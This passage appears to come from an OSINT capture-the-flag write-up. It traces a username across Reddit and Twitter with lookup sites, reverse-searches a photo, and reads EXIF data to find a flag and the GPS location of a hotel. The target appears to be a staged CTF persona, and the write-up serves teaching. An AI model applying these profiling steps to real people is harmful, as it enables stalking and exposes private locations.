
Question 5

Enter the username in the search navigation bar on Twitter.




Question 6


Look through the account. Observe and analyse the user's likes and retweets.



Question 7

Download the image and use Yandex to find the information about the photo.






Question 8, 9

Use exif data viewer to look for meta data of the image.

Image Exif Data	Value
File Name	christmas_rudolph.jpg
Filesize	49.96K
Width	650 pixels
Height	510 pixels
Mime Type	image/jpeg
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
Exif Version	0231

GPS Data	Value
GPS Longitude Ref	West
GPS Longitude	-87.624277300009
GPS Latitude Ref	North
GPS Latitude	41.891815100053

christmas_rudolph.jpg





Question 10

The answer is ‘spygame’ which has already been given.

Question 11

Look for the location using google maps.





Thought process / Methodology:

The first thing to do after we obtained the username is to search it in WhatsMyName. There, we found the Reddit account which matched the name. Then, we look through the comments section of the account. We found its origin and creator. After that, we search the username in the Namech_k website to see other accounts. We found that there is a Twitter account associated with the name. Following this, we search for the account in the navigation bar on Twitter. We browse their retweets and likes. We also found their posts which we can use Yandex to find the place. Finally, we downloaded the picture and used the exif data viewer to find the flag and the hotel where they're staying.